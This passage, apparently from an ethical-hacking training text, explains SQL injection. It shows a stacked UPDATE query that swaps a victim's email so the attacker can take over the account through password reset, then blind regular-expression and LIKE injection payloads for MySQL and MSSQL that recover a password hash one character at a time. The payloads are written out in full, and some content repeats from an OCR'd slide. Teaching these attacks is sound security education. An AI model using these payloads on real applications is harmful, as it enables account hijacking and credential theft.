
For example, if an attacker is able to learn that a user with an email address "Alice@xyz.com" exists, he/she can UPDATE the email address to the attacker's address. An attacker injects the UPDATE statement into the following query:

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

After injecting UPDATE statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users
SET Email_ID = 'Clark@mymail.com' WHERE Email_ID ='Alice@xyz.com';
```

The result of executing the above query is that the users table is updated by changing the email address "Alice@xyz.com" to "Clark@mymail.com." Now, the attacker opens the web application's login page in a browser and clicks on the "Forgot Password?" link. Then, the web application sends an email to the attacker's email address for resetting the password of Alice. The attacker now resets the password of Alice, uses her credentials to logon to the web application, and performs malicious activities on her behalf.



Exporting a Value with Regular Expression Attack

Exporting a value in MySQL

Check if 1st character in password is between 'a' and 'f'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-f]' AND ID=2)     (Returns TRUE)
```

Check if 1st character in password is between 'a' and 'c'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-c]' AND ID=2)     (Returns FALSE)
```

Check if 1st character in password is between 'd' and 'f'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-f]' AND ID=2)     (Returns TRUE)
```

Check if 1st character in password is between 'd' and 'e'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-e]' AND ID=2)     (Returns TRUE)
```

Check if 1st character in password is 'd'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d]' AND ID=2)     (Returns TRUE)
```

Exporting a value in MSSQL

Check if 2nd character in password is between 'a' and 'f'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[a-f]%' AND ID=2)   (Returns FALSE)
```

Check if 2nd character in password is between '0' and '9'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-9]%' AND ID=2)   (Returns TRUE)
```

Check if 2nd character in password is between '0' and '4'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-4]%' AND ID=2)   (Returns FALSE)
```

Check if 2nd character in password is between '5' and '9'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-9]%' AND ID=2)   (Returns TRUE)
```

Check if 2nd character in password is between '5' and '7'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-7]%' AND ID=2)   (Returns FALSE)
```

Check if 2nd character in password is '8'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[8]%' AND ID=2)     (Returns TRUE)
```

Exporting a Value with Regular Expression Attack

An attacker performs SQL injection using regular expressions on a known table to learn the values of confidential information such as passwords. For example, if an attacker knows that a web application stores its users details in a table named **UserInfo**, then the attacker can perform a regular expression attack as follows to determine the passwords:

In general, databases store hashed passwords generated from MD5 or SHA-1 algorithms. Hashed passwords contain only [a-f0-9] values.

- **Exporting a value in MySQL**

  In MySQL, an attacker uses the following method to identify the first character of the password:

  Check if the 1st character in the password is between "a" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-f]' AND ID=2)
  ```

  If the above query returns TRUE, then check if the 1st character in the password is between "a" and "c"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-c]' AND ID=2)
  ```

  If the above query returns FALSE, the attacker infers that the first character is between "d" and "f"

  Check if the 1st character in the password is between "d" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[d-f]' AND ID=2)
  ```

If the result of the above query is TRUE, then check if the 1st character in password is between "d" and "e"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d-e]' AND ID=2)
```

If the result of the query is TRUE, the attacker tests for "d" or "e"

Check if the 1st character in the password is "d"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d]' AND ID=2)
```

Assume that the above query returns TRUE. The attacker thus identifies the first character of the password as "d." The attacker repeats the same process to identify the remaining characters of the password.

- **Exporting a value in MSSQL**

  In MSSQL, attackers use the same method as that described above to identify the first character of the password. Now, we will see how the attacker identifies the second character of the password in MSSQL using the following method:

  Check if the 2nd character in the password is between "a" and "f"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[a-f]%' AND ID=2)
```

  If the above query returns FALSE, the attacker tries values between "0" and "9". Check if the 2nd character in the password is between "0" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "0" and "4"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-4]%' AND ID=2)
```

  If the above query returns FALSE, the attacker infers that the second character is between "5" and "9"

  Check if the 2nd character in the password is between "5" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "5" and "7"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-7]%' AND ID=2)
```


  If the above query returns FALSE, then the attacker infers that the second character is either "8" or "9"

Check if the 2nd character in the password is “8”

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[8]%' AND ID=2)
```

If the above query returns TRUE, the attacker identifies the second character in the password as “8”

The attacker repeats the same process to identify the remaining characters of the password. Once the attacker obtains the password, he/she logs on to the web application to perform various malicious activities.



SQL Injection Methodology

Information Gathering and SQL Injection Vulnerability Detection

